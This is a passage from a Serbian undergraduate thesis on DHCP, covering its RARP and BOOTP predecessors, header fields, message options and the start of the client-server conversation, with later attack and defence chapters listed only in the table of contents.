

UNIVERZITET SINGIDUNUM

Fakultet za informatiku i računarstvo

**Funkcionalna i bezbednosna analiza DHCP
protokola**

– diplomski rad –

Mentor:

prof. dr *Saša Adamović*

Kandidat:

Dejan Spalinger

2015201495

Beograd, 2019.

Sadržaj

1	Uvod	- 5 -
1.1	Predmet istraživanja	- 5 -
1.2	Cilj istraživanja	- 5 -
1.3	Struktura rada	- 5 -
2	Osnove DHCP protokola	- 6 -
2.1	Uvod u DHCP	- 6 -
2.2	Klijent/Server arhitektura	- 6 -
2.2.1	RARP protokol	- 7 -
2.2.2	BOOTP protokol	- 8 -
2.3	Autokonfiguracija DHCP-a	- 11 -
3	Funkcije DHCP protokola	- 13 -
3.1	Format poruke	- 13 -
3.2	DHCP konverzacija	- 14 -
3.3	DHCP Relej agent	- 19 -
3.4	Prednosti i nedostaci DHCP protokola	- 20 -
4	Bezbednosni problemi DHCP-a	- 21 -
4.1	Rogue DHCP klijent	- 21 -
4.2	Rogue DHCP server	- 23 -
5	Metode zaštite	- 26 -
5.1	Port Security	- 26 -
5.2	DHCP Snooping	- 28 -
5.3	Secure DHCP implementacija	- 30 -
5.3.1	Faza autentifikacije entita i obrade ključa(EAKM)	- 31 -
5.3.2	Faza autentifikacije poruke	- 32 -
5.3.3	Evaluacija performansi Secure DHCP implementacije	- 33 -
6	Zaključak	- 37 -
7	Literatura	- 38 -

Spisak slika

Slika 2.2.1 – Primer Client/Server Arhitekture.....	- 6 -
Slika 2.2.2 – Primer RARP server u računarskoj mreži	- 7 -
Slika 2.2.3 – Primer strukture BOOTP zaglavlja	- 8 -
Slika 2.2.4 – Primer BOOTPREQUEST paketa.....	- 10 -
Slika 2.2.5- Primer BOOTPREPLY poruke.....	- 11 -
Slika 2.3.1- Primer Superscope računarske mreže.....	- 12 -
Slika 3.1.1- Primer DHCP option polja.....	- 13 -
Slika 3.1.2- Primer opcije DHCP message type	- 13 -
Slika 3.1.3- Primer opcije Subnet mask.....	- 13 -
Slika 3.1.4- Primer opcije Router.....	- 14 -
Slika 3.1.5- Primer opcije DNS server.....	- 14 -
Slika 3.1.6- Primer opcije Requested IP address.....	- 14 -
Slika 3.1.7- Primer opcije End.....	- 14 -
Slika 3.2.1- Primer DHCP konverzacije	- 15 -
Slika 3.2.2- Primer DHCPDISCOVER poruke	- 16 -
Slika 3.2.3- Primer DHCPOFFER poruke	- 17 -
Slika 3.2.4- Primer DHCPREQUEST poruke.....	- 18 -
Slika 3.2.5- Primer DHCPACK poruke.....	- 19 -
Slika 3.3.1- Primer DHCP relej agenta u lokalnoj mreži	- 20 -
Slika 4.1.1- Primer DHCPDISCOVER flood napada	- 22 -
Slika 4.1.2- Primer reakcije DHCP servera na napad.....	- 22 -
Slika 4.1.3- Primer DHCP starvation napada	- 22 -
Slika 4.1.4- Primer popunjenje baze zakupa.....	- 23 -
Slika 4.1.5- Primer neuspešnog zahteva za IP adresom	- 23 -
Slika 4.2.1- Primer pokretanja Ettercap alata	- 24 -
Slika 4.2.2- Primer odgovara lažnog DHCP servera	- 24 -
Slika 4.2.3- Primer presretanja DHCP poruke.....	- 25 -
Slika 4.2.4- Primer tabele rutiranja sa adresom napadača kao mrežnim prolazom	- 25 -
Slika 4.2.5- Primer konektovanja na interfejs za podešavanje servera.....	- 25 -
Slika 4.2.6- Primer presretanja login podataka klijenta.....	- 25 -
Slika 5.1.1- Primer konfigurisanja Port Security-a na Cisco Catalyst 3560 Switch.....	- 26 -
Slika 5.1.2- Primer Port Security baze zapisa.....	- 27 -
Slika 5.1.3- Primer Port Security prekršaja.....	- 27 -
Slika 5.1.4- Primer sa prikazom ukupnog broja prekršaja.....	- 27 -
Slika 5.2.1- Primer uključivanja DHCP Snooping-a	- 28 -
Slika 5.2.2- Primer uključivanja opcije 82 u DHCP Snooping.....	- 29 -

Slika 5.2.3- Primer DHCP Snooping greške usled prekršaja	29 -
Slika 5.2.4- Primer DHCP Snooping greške izazvane popunjavanjem DHCP Snooping bafera.....	30 -
Slika 5.2.5- Primer Port Security greške zbog prevelikog broja MAC adresa- 30	
-	
Slika 5.3.1- Primer DHCP Secure implementacije sa formulama i oznakama- 31	
-	
Slika 5.3.2- Primer razmene DHCP poruka sa omogućenom Secure DHCP funkcijom	33 -
Slika 5.3.3-Primer CAT vremena sa N brojem korisnika.....	34 -
Slika 5.3.4- Primer MAT vremena sa N brojem korisnika.....	34 -
Slika 5.3.5- Primer CT vremena sa N brojem korisnika.....	35 -
Slika 5.3.6- Primer razlike u vremenu sa i bez korišćenja Secure DHCP implementacije	35 -
Slika 5.3.7- Primer poređenja Secure DHCP i digitalnih sertifikata sa ključevima.....	36 -

Spisak tabela

Tabela 2.2.1 – Opis polja BOOTP zaglavlja.....	9 -
Tabela 5.3.1- Opis oznaka u Secure DHCP implementaciji.....	30 -

1 Uvod

1.1 Predmet istraživanja

Način rada DHCP protokola kao nastavak na prethodnu tehnologiju. Razlog nastanka DHCP protokola, nedostatak bezbednosnih mehanizama, različiti tipovi napada i načini sprečavanja tih napada u obliku zaštite DHCP protokola.

1.2 Cilj istraživanja

Interesovanje za DHCP protokol, njegov način rada, značaj a uz to nedostatak bezbednosnih mehanizama, izazvali su u meni želju da detaljnije istražim i objasnim ovaj pojam.

Svojim izlaganjem u kome iznosim i napade i načine odbrane DHCP protokola, hteo sam na jedan zanimljiv način čitaocu da približim ovu tematiku. Ovaj moj rad može drugima da posluži za sticanje znanja u ovoj oblasti. Mogu ga primeniti manje-više u poslovnim aktivnostima a može poslužiti pri pisanju nekog drugog rada na ovu temu.

1.3 Struktura rada

U prvom delu date su osnove DHCP protokola sa uvodnim delom. U nastavku je detaljno objašnjen način rada DHCP protokola preko Klijent/Server arhitekture i sama konfiguracija DHCP protokola.

U drugom delu govori se o funkciji DHCP protokola, načinu konverzacije, formatu poruke, ulozi DHCP Relay agenta. U završnici drugog dela objašnjene su prednosti i nedostaci DHCP protokola.

Treći deo govori o bezbednosnim problemima sa klijentske i serverske strane.

U četvrtom delu objašnjene su metode zaštite DHCP protokola.

2 Osnove DHCP protokola

2.1 Uvod u DHCP

DHCP(eng. Dynamic Host Configuration Protocol) je Internet prtokol nastao kao potreba za dodeljivanjem i distribucijom IP adresa kao i drugih TCP/IP podešavanja.


DHCP protokolu prethodilo je zahtevno ručno podešavanja IP adresa i drugih TCP/IP parametara. Podešavanje manjih računarskih mreža nije predstavljalo veći problem dok je za veće mreže to bilo skoro nemoguće zbog vremenskih i tehničkih ograničenja.

Delimično rešenje daju dva prokola, predhodnika DHCP-a : RARP i BOOTP.

2.2 Klijent/Server arhitektura

Klijent(eng. Client)/Server(eng. Server) arhitektura je model sastavljen od dva dela. Klijent i server. Klijent strana zahteva usluge – server odgovara na zahteve klijenta i pruža usluge. Kao specifičnosti klijent/server arhitekture, možemo navesti obavezu klijenta da mora čuvati unutrašnja konfiguraciona stanja, dok serveri nemaju tu obavezu, već samo odgovaraju na zahtev klijenta. Sa druge strane serveri su u obavezi da čitaju i obrađuju konfiguracione podatke koji opisuju strukturu mreže kao i lokalne polise i izdate IP adrese. Po ovom principu rade RARP i BOOTP protokoli a koristi ga i DHCP protokol.

Na slici 2.2.1 je prikazana DHCP klijent-server arhitektura



Slika 2.2.1 – Primer Client/Server Arhitekture

2.2.1 RARP protokol


RARP je protokol koji funkcioniše na sloju podataka. On obavlja suprotnu radnju od ARP protokola. Najčešće se koristi za radne stanice(racunare) bez diska(eng. Disc), kojima je potrebna IP adresa. RARP to postiže procesom koji radi na principu klijent/server arhitekture.

RARP server sadrži bazu podataka u kojoj se mapiraju MAC(eng. Medium Access Control) adrese sa odgovarajućim IP adresama.

Kada RARP klijent hoće da sazna svoju IP adresu, on šalje oglašavajuću poruku(eng. Broadcast Ethernet frame). MAC adresa klijenta se u poruku stavlja kao izvorna a destinacije je MAC adresa setovana na FF:FF:FF:FF:FF:FF(emisiona adresa).

Po prijemu poruke server pronalazi MAC adresu klijenta u svojoj bazi i ako se podudaraju, generiše odgovor klijentu sa IP adresom. Ako nema podudaranja u bazi podataka, zahtev se odbija.

Na slici 2.2.2 je prikazan rad RARP servera u lokalnoj mreži.



Slika 2.2.2 – Primer RARP servera u računarskoj mreži

Nedostaci RARP servera :

- Ne sadrži nikakve metode za utvrđivanje i dostavljanje drugih konfiguracionih podataka(mrežna maska, podrazumevani mrežni prolaz i dr.).
- Opslužuje samo jedan mrežni opseg

2.2.2 BOOTP protokol

BOOTP predstavlja poboljšanje RARP protokola. On omogućava dobijanje dodatnih konfiguracionih parametara(IP adresa, mrežna maska, adresa podrazumevanog mrežnog prolaza, adresa primarnog i sekundarnog DNS servera i dr.).

Za komunikaciju sa klijentima koristi UDP protokol na transportnom sloju. Omogućava dinamičko podešavanje TCP/IP steka(eng. Stack) klijenata. Poboljšanje u obliku mehanizma nazvanog čarobni kolačić(eng. Magic Cookie), omogućava slanje specifičnih konfiguracionih podataka na osnovu operativnog sistema klijenta.

U BOOTP se prvi put srećemo sa složenom strukturom zaglavlja paketa(eng. Header).



Slika 2.2.3 – Primer strukture BOOTP zaglavlja

Na slici 2.2.3 su prikazana različita polja koja opisuju informacije koje sadrže

Polje	Definicija
op	Označava tip poruke.1 ako je poruka zahtev a 2 ako je odgovor
htype	Označava tip mreže.1 ako je Ethernet a 2 ako je Token Ring
hlen	Označava dužinu hardverske adrese.Za Ethernet je 6.
hops	Označava broj skokova između klijenta i servera
xid	Označava ID transakcije.Predstavlja nasumičan broj za identifikaciju
secs	Označava proteklo vreme od poslednjeg butovanja klijenta
flags	Označava dali poruka treba da bude oglašavajuća
ciaddr	Označava klijentsku IP adresu ako postoji
yiaddr	Označava IP adresu klijenta dodeljenu od strane servera
siaddr	Označava IP adresu servera prilikom odgovora
giaddr	Označava IP adresu mrežnog prolaza ako prolazi kroz ruter
chaddr	Označava klijentsku MAC adresu
sname	Označava ime servera izabranog od klijenta za butovanje
file	Označava naziv fajla za butovanje.Mora da sadrži kvalifikovanu putanju
vend	Označava informacije specifične proizvođaču.Još se zove i Magic Cookie

Tabela 2.2.1 – Opis polja BOOTP zaglavlja


Tabela 2.2.1 prikazuje detaljni opis svih polja sa slike 2.2.3, strukture BOOTP zaglavlja.

Konverzacija u BOOTP protokolu se odvija u dva koraka. BOOTP zahtev(eng. Request) i BOOTP odgovor(eng. Reply). Po strukturi ove poruke su identične, razlika je u informacijama koje sadrže.

Prilikom uključanja uređaja klijenta, BOOTP server dobija poruku zahteva za konfiguracionim parametrima.U toj poruci su sadržane sledeće informacije:

- Izvorišna MAC adresa(sa klijentskog LAN adaptera)
- MAC adresa destinacije(FF:FF:FF:FF:FF:FF)
- IP adresa destinacije(255.255.255.255)
- Izvorna IP adresa(0.0.0.0) sem ako klijent zna svoju IP adresu
- Naziv servera destinacije(ako klijent preferira neki poseban server)
- Naziv fajla za podizanje sistema(ako klijent preferira posebni fajl)

- Podaci specifični za proizvođača(konfiguracioni podaci vezani za specifične operativne sisteme)



Slika 2.2.4 – Primer BOOTPREQUEST paketa


Slika prikazuje BOOTPREQUEST paket sa zahtevanim podacima klijenta.

Klijent ima dve opcije slanja zahteva:

- Direktno serveru ako je poznata IP adresa
- Oglašavanjem

U oba slučaja server dobija poruku i šalje adekvatan odgovor. Po dobijenom zahtevu server BOOTP-a najpre proverava da li u njegovoj bazi postoji klijent sa datom MAC adresom, zatim proverava informaciju o nazivu servera(ako je data).

Ako su dati podaci ispravni server šalje klijentu odgovor(eng. BOOTPREPLY), koji sadrži IP adresu klijenta i podrazumevanog mrežnog prolaza(eng. Default Gateway).



Slika 2.2.5- Primer BOOTPREPLY poruke

Na Slici 2.2.5 je prikazan odgovor servera klijentu

Odgovor servera se sastoji u primanju zahteva na UDP port 67, nakon čega proverava da li je klijent u njegovoj bazi podataka. Ako klijent nije u bazi podataka paket se odbacuje u suprotnom server nastavlja sa popunjavanjem odgovarajućih BOOTPREPLY polja.

U polje yiaddr stavlja IP adresu klijenta. Ako je klijent zatražio specifičan fajl za podizanje, tada server stavlja punu putanju ka fajlu u file polje. Zadnja provera se odnosi na vend polje u koliko se u njemu nalazi neki specifičan zahtev.

U koliko zahtev klijenta sadrži IP adresu u ciaddr polju, server šalje odgovor direktno na datu IP adresu. U slučaju ne zna svoju IP adresu server ima dve opcije slanja odgovora. Jedna je da pravi ARP keš(eng. Cache) zapis o MAC adresi klijenta i dodeljenoj IP adresi. Druga opcija je da oglasi poruku u mreži. Konačan i izdefinisani odgovor server šalje na UDP port 68.

2.3 Autokonfiguracija DHCP-a

DHCP protokol većinu problema vezanih za ručno podešavanje određenih parametara(IP adrese, mrežne maske, podrazumevanog mrežnog prolaza i dr.) ili ako dođe IP adrese DNS servera dovoljno je da mrežni administrator osveži DHCP bazu i promene će biti poslate klijentima pri sledećem uključanju ili pri obnovi zakupa.


Suština DHCP-a je da omogući transparentno mrežno podešavanje neprimetno krajnjem korisniku. Ovaj princip rada je nazvan Uključi i koristi(eng. Plug and Play). Pokretanjem svog računara klijent uključuje mrežni kabal, dobija podešavanja od DHCP servera i nakon toga može da pristupi mrežnim resursima- da komunicira sa drugim korisnicima.

Korisnici laptopa su u posebnoj prednosti jer im je omogućeno delovanje sa više lokacija. DHCP ostvaruje te funkcije korišćenjem oblasti(eng. Scope) i zakupa(eng. Lease).

Oblast je skup IP adresa koje će se koristiti od strane klijenta u nekom mrežnom opsegu. Obzirom da te IP adrese čine jedan mrežni opseg, uz njih se dostavljaju mrežni parametri kao što su mrežna maska i adresa podrazumevanog mrežnog prolaza.

Postoji i super oblast(eng. Superscope) koja predstavlja grupu oblasti ili mrežnih opsega čija funkcija je da omogući jednom DHCP serveru opsluživanje više klijenata različitih mrežnih opsega unutar jedne fizičke računarske mreže.

Zakup je vremensko ograničenje korišćenja date IP adrese. Time je omogućeno DHCP serveru da automatski dodeljuje i povlači IP adrese klijentima.



Slika 2.3.1- Primer Superscope računarske mreže


Na slici 2.3.1 je prikazan primer Superscope-a.

3 Funkcije DHCP protokola

3.1 Format poruke

DHCP klijenti i serveri komuniciraju porukama opšteg formata koji je opisan u specifikacijama protokola. DHCP se bazira na BOOTP protokolu i samim tim koristi UDP portove 67 i 68. Paketi DHCP i BOOTP protokola razlikuju se u dve stvari: polje vend je promenjeno u polje options i dužina tog polja je povećana sa 64 na minimum 312 okteta.

Sadržaj fiksnog dela poruke je identičan u svakoj DHCP poruci. Svaki red predstavlja 32 bita podataka fiksne dužine. Struktura paketa je identična strukturi paketa BOOTP protokola osim options polja. Options polje predstavlja varijabilni deo DHCP poruke i sadrži dodatne konfiguracione informacije između klijenta i servera. Svaka opcija sadrži kod opcije(eng. Option code), dužinu opcije(eng. Option length) i podatke opcije(eng. Option data).




Slika 3.1.1- Primer DHCP option polja

Na slici 3.1.1 je prikazan primer DHCP option polja.

Postoji više opcija DHCP poruke, neke od njih su:

Tip DHCP poruke(eng. DHCP message type) može da sadrži jednu od devet različitih stavki:


DHCPDISCOVER(1), DHCPOFFER(2), DHCPREQUEST(3), DHCPDECLINE(4),
DHCPACK(5), DHCPNAK(6), DHCPRELEASE(7), DHCPINFORM(8),
DHCPFORCERENEW(9).



Slika 3.1.2- Primer opcije DHCP message type

Na slici 3.1.2 je prikazana opcija koja sadrži tip DHCP poruke


Mrežna maska(eng. Subnet mask) Ova opcija nosi podatke o mrežnoj maski koju bi klijent trebao da koristi. Ona ima kod opcije 1, dužinu 4, i sadrži mrežnu masku enkodovanu kao 32-obitnu IP adresu.



Slika 3.1.3- Primer opcije Subnet mask

Na slici 3.1.3 je prikazan primer opcije sa adresom mrežne maske.


Ruter(eng. Router) opcija, nosi listu adresa rutera koji su povezani na istu mrežu kao i klijent. Ta opcija omogućava da u slučaju otkazivanja jednog od rutera- rezervni preuzima funkciju.



Slika 3.1.4- Primer opcije Router

Na slici 3.1.4 je prikazan primer opcije sa adresama rutera.


DNS server opcija(eng.DNS Server) Da bi klijent mogao da razrešava nazive domena potrebno je da zna IP adrese DNS servera. Ova opcija nosi listu IP adresa DNS servera u istom formatu kao ruter opcija.



Slika 3.1.5- Primer opcije DNS server

Na slici 3.1.5 je prikazan primer opcije DNS servera.

Opcija zahtevane IP adrese(eng. Requested IP address) omogućava klijentu da može svaki put da proveri svoju dodeljenu IP adresu.



Slika 3.1.6- Primer opcije Requested IP address

Na slici 3.1.6 je prikazan primer opcije sa zahtevanom IP adresom.

Opcija kraj(eng. End) označava kraj informacija u option polju. Ona ima fiksnu dužinu i ne sadrži polje dužine niti podatke.



Slika 3.1.7- Primer opcije End

Na slici 3.1.7 je prikazan primer opcije kraj.

3.2 DHCP konverzacija


DHCP konverzacija se sastoji iz tri dela. DHCP klijent, DHCP server i DHCP relej agent(eng. Relay agent).

DHCP klijent predstavlja softverski deo operativnog sistema i služi za dobijanje IP adrese i drugih konfiguracionih podataka.

DHCP server je program namenjen za obradu zahteva DHCP klijenata i pružanja istim informacija. Server održava mrežni administrator. U njemu je

konfigurisana baza podataka koja sadrži IP adrese, mrežne maske, podrazumevane mrežne prolaze i čuva podatke o izdatim IP adresama i MAC adrese za koje su izdate.

DHCP relej agent prosleđuje oglašavajuće(eng. Broadcast) poruke u druge lokalne mreže. Ako relej agent primi poruku od DHCP klijenta, šalje je usmereno(eng. Unicast) DHCP serveru.



